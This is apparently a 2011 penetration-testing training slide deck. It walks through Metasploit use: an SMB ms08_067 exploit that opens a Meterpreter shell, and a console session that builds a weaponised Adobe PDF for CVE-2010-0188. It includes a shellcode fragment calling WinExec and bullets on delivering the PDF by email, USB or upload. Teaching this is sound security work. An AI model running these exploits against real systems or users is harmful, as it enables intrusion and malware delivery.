
Metasploit – Required Options

- RHOST = Defining Remote Host
- RPORT = Defining Remote Port
- LHOST = Local Host (Reverse Connect needs to know where to connect to)
- LPORT = Local Port (Reverse Connect also needs to know which port to connect to)
- ... and further default options



Metasploit – Launching Exploit

1. Target System will be shown (including Operating System, IP address, Hostname and system account)
2. Session opened (Meterpreter – will go into this later)



```
Armitage View Hosts Attacks Workspaces Help
├─ auxiliary
│ └─ admin
│   └─ ms
│     └─ ms08_059_his2005
├─ exploit
│ └─ windows
│   └─ browser
│     ├── ms08_041_snapshotviewer
│     ├── ms08_053_mediaencoder
│     ├── ms08_070_visual_studio_msmask
│     └─ ms08_078_xml_corruption
└─ smb
  └─ ms08_067_netapi

ms08

Console X
##
## ## ##### ##### ##### ## ## ##
##### ## ## ## ## ## ## ## ## ## ##
##### ## ##### ## ## ## ## ## ## ##
## ## ## ## ## ## ## ## ## ## ##
## ## ##### ## ## ## ## ## ## ##
##

= [ metasploit v3.8.0-dev [core:3.8 api:1.0]
+ -- -- [ 687 exploits - 357 auxiliary - 39 post
+ -- -- [ 217 payloads - 27 encoders - 8 nops
= [ svn r12581 updated today (2011.05.11)


[*] Meterpreter session 1 opened (192.168.1.110:6918 -> 192.168.1.111:1050) at 2011-05-12 12:32:42 +0400

msf >
```



Metasploit – System Access

1. Change Directory to Desktop
2. Create File on Desktop



```
Armitage View Hosts Attacks Workspaces Help
├─ auxiliary
│ └─ admin
│   └─ ms
│     └─ ms08_059_his2006
├─ exploit
│ └─ windows
│   └─ browser
│     └─ ms08_041_snapshotviewer
│         ms08_053_mediaencoder
│         ms08_070_visual_studio_msmask
│         ms08_078_xml_corruption
└─ smb
  └─ ms08_067_netapi

ms08

[*] Meterpreter session 2 opened (192.168.1.110:53121 -> 192.168.1.111:20435) at 2011-05-12 12:40:41 +0400
msf > sessions -i 2
[*] Starting interaction with 2...

msf > shell
Process 1268 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32> cd "c:\Documents and Settings\Admin\Desktop"
C:\Documents and Settings\Admin\Desktop> echo "owned" > hacked.txt


C:\Documents and Settings\Admin\Desktop>
```



Metasploit –Target System – Desktop




Hands-On:




Hands-On:

- Start Metasploit – Armitage
- Search for Exploit
- Choose Network Target
- Exploit SMB Service


- Create file on Desktop





1. [Overview](#)
2. [Footprinting](#)
3. [Server Intrusion](#)
4. **Client-Side Intrusion**
5. [Wireless Intrusion](#)
6. [Wired Intrusion](#)
7. [Web Application](#)
8. [Miscellaneous Attacks](#)






- **Client-Side Intrusion**
 - **Overview**
 - PDF File
 - Video File
 - Browser
 - DLL Hijacking



- Take advantage of vulnerabilities in client software such as:
 - PDF Reader (e.g. Acrobat Reader, FoxIT PDF Reader)
 - Media Player (e.g. VLC)
 - Web-Browser (e.g. Internet Explorer, Firefox, etc.)
- Exploit vulnerabilities in system-wide libraries used by client applications
- Often limited in time as application vendors fix bugs normally quite
- Software often has integrated auto-updates





- **Client-Side Intrusion**

- Overview
- **PDF File**
- Video File
- Browser
- DLL Hijacking



- Adobe Acrobat Bundled LibTIFF Integer Overflow
 - Working on 8.0 through 8.2
 - Working on 9.0 through 9.3
 - Working on ALL platforms
- Full administrative rights
- Found in February 2010 – took almost 6 months to fix
- References:
 - <http://www.adobe.com/support/security/bulletins/apsb10-07.html>
 - <http://cve.mitre.org/cgi-bin/cvename.cgi?name=2010-0188>



Metasploit:

- Starting the Metasploit Framework from the Console

```
xaitax@w00t: ~/tools/metasploit
File Edit View Search Terminal Help
xaitax@w00t:~/tools/metasploit$ ./msfconsole

metasploit

=[ metasploit v3.8.0-dev [core:3.8 api:1.0]
+ -- --=[ 687 exploits - 357 auxiliary - 39 post
+ -- --=[ 217 payloads - 27 encoders - 8 nops
      =[ svn r12581 updated today (2011.05.11)

msf > |
```



- Metasploit – Choose Client Side Exploit

```
xaitax@w00t: ~/tools/metasploit
File Edit View Terminal Help

msf > use exploit/windows/fileformat/adobe_libtiff
msf exploit(adobe_libtiff) > info

Name: Adobe Acrobat Bundled LibTIFF Integer Overflow
Version: 10477
Platform: Windows
Privileged: No
License: Metasploit Framework License (BSD)
Rank: Good

Provided by:
Microsoft
villy <villys777@gmail.com>
jduck <jduck@metasploit.com>

Available targets:
Id Name
-- --
0 Adobe Reader 9.3.0 on Windows XP SP3 English (w/DEP bypass)

Basic options:
Name Current Setting Required Description
-----
FILENAME msf.pdf yes The file name.
OUTPUTPATH /home/xaitax/tools/metasploit/data/exploits yes The location of the file.

Payload information:
Space: 1024
Avoid: 1 characters

Description:
This module exploits an integer overflow vulnerability in Adobe Reader and Adobe Acrobat Professional versions 8.0 through 8.2 and 9.0 through 9.3.

References:
http://cve.mitre.org/cgi-bin/cvename.cgi?name=2010-0188
http://www.securityfocus.com/bid/38195
http://www.osvdb.org/62526
http://www.adobe.com/support/security/bulletins/apsb10-07.html
http://secunia.com/blog/76/
http://bugix-security.blogspot.com/2010/03/adobe-pdf-libtiff-working-exploitcve.html

msf exploit(adobe_libtiff) >
```



- Choosing Exploit:
 - `use exploits/windows/fileformat/adobe_libtiff`
- Show info & description of exploit
 - `info`
- Set payload
 - `set payload windows/messagebox`
- Show required and optional options
 - `show options`



Metasploit – Choosing Payload

- What is a Payload / Shellcode?
- Which kinds of payloads does Metasploit offer
 - TCP Connect / TCP Reverse Connect
 - Open a Remote Shell
 - Open Meterpreter Shell
 - Start VNC on Target
 - Lots more...

```
"\xC6\x45\xCC\x72" // mov byte ptr [ebp-34h],72h
"\x8D\x45\xF8" // lea eax,[ebp-8]
"\x50" // push eax
"\xB9\x91\x94\x31\x77" // mov ecx, // Address for LoadLibraryA
"\xFF\xD1" // call ecx
"\x8D\x45\xD0" // lea eax,[ebp-30h]
"\x50" // push eax
"\xB9\xE7\x53\x38\x77" // mov ecx, // Address for WinExec on Windo
"\xFF\xD1" // call ecx
"\x8D\x45\xA0" // lea eax,[ebp-60h]
"\x50" // push eax
"\xB9\xE7\x53\x38\x77" // mov ecx, // Address for WinExec on Windo
"\xFF\xD1" // call ecx
"\x33\xD2" // xor edx,edx
"\x52" // push edx
```



Metasploit – Options

- Module options
- Payload options

```
xaitax@w00t: ~/tools/metasploit
File Edit View Search Terminal Help
msf exploit(adobe_libtiff) > show options

Module options (exploit/windows/fileformat/adobe_libtiff):
-----
Name           Current Setting      Required  Description
-----
FILENAME       msf.pdf              yes       The file name.
OUTPUTPATH     /home/xaitax/tools/metasploit/data/exploits yes       The location of the file.

Payload options (windows/messagebox):
-----
Name           Current Setting      Required  Description
-----
EXITFUNC       process              yes       Exit technique: seh, thread, none, process
ICON           NO                   yes       Icon type can be NO, ERROR, INFORMATION, WARNING or QUESTION
TEXT           Hello, from MSF!     yes       MessageBox Text (max 255 chars)
TITLE          MessageBox            yes       MessageBox Title (max 255 chars)

Exploit target:
-----
Id  Name
--  ---
0   Adobe Reader 9.3.0 on Windows XP SP3 English (w/DEP bypass)

msf exploit(adobe_libtiff) > set FILENAME secret.pdf
FILENAME => secret.pdf
msf exploit(adobe_libtiff) > set OUTPUTPATH /home/xaitax/Desktop
OUTPUTPATH => /home/xaitax/Desktop
msf exploit(adobe_libtiff) > set ICON WARNING
ICON => WARNING
msf exploit(adobe_libtiff) > set TEXT You would be infected now!
TEXT => You would be infected now!
msf exploit(adobe_libtiff) >
```




- Creating the File
 - exploit

```
xaitax@w00t: ~/tools/metasploit
msf exploit(adobe_libtiff) > exploit
[*] Creating 'ffdemo.pdf' file...
[*] Generated output file /home/xaitax/Desktop/ffdemo.pdf
[*] Exploit completed, but no session was created.
msf exploit(adobe_libtiff) > exit
xaitax@w00t:~/tools/metasploit$ ls -la /home/xaitax/Desktop/
total 52
drwxr-xr-x  2 xaitax xaitax 12288 2010-09-26 12:46 .
drwx----- 82 xaitax xaitax 20480 2010-09-26 12:44 ..
-rw-r--r--  1 xaitax xaitax 10693 2010-09-26 12:46 ffdemo.pdf
xaitax@w00t:~/tools/metasploit$
```




Hands-On:



Hands-On:

- Start Metasploit Console
- Get familiar with the Console
- Recreate the PDF Exploit




- We have the Exploit
- Missing?

Distribution of the PDF Exploit

- E-Mail
- USB
- Website Upload
-



Target has Adobe 9.3.0 installed



Target checks Exploit PDF – it's a regular PDF file!



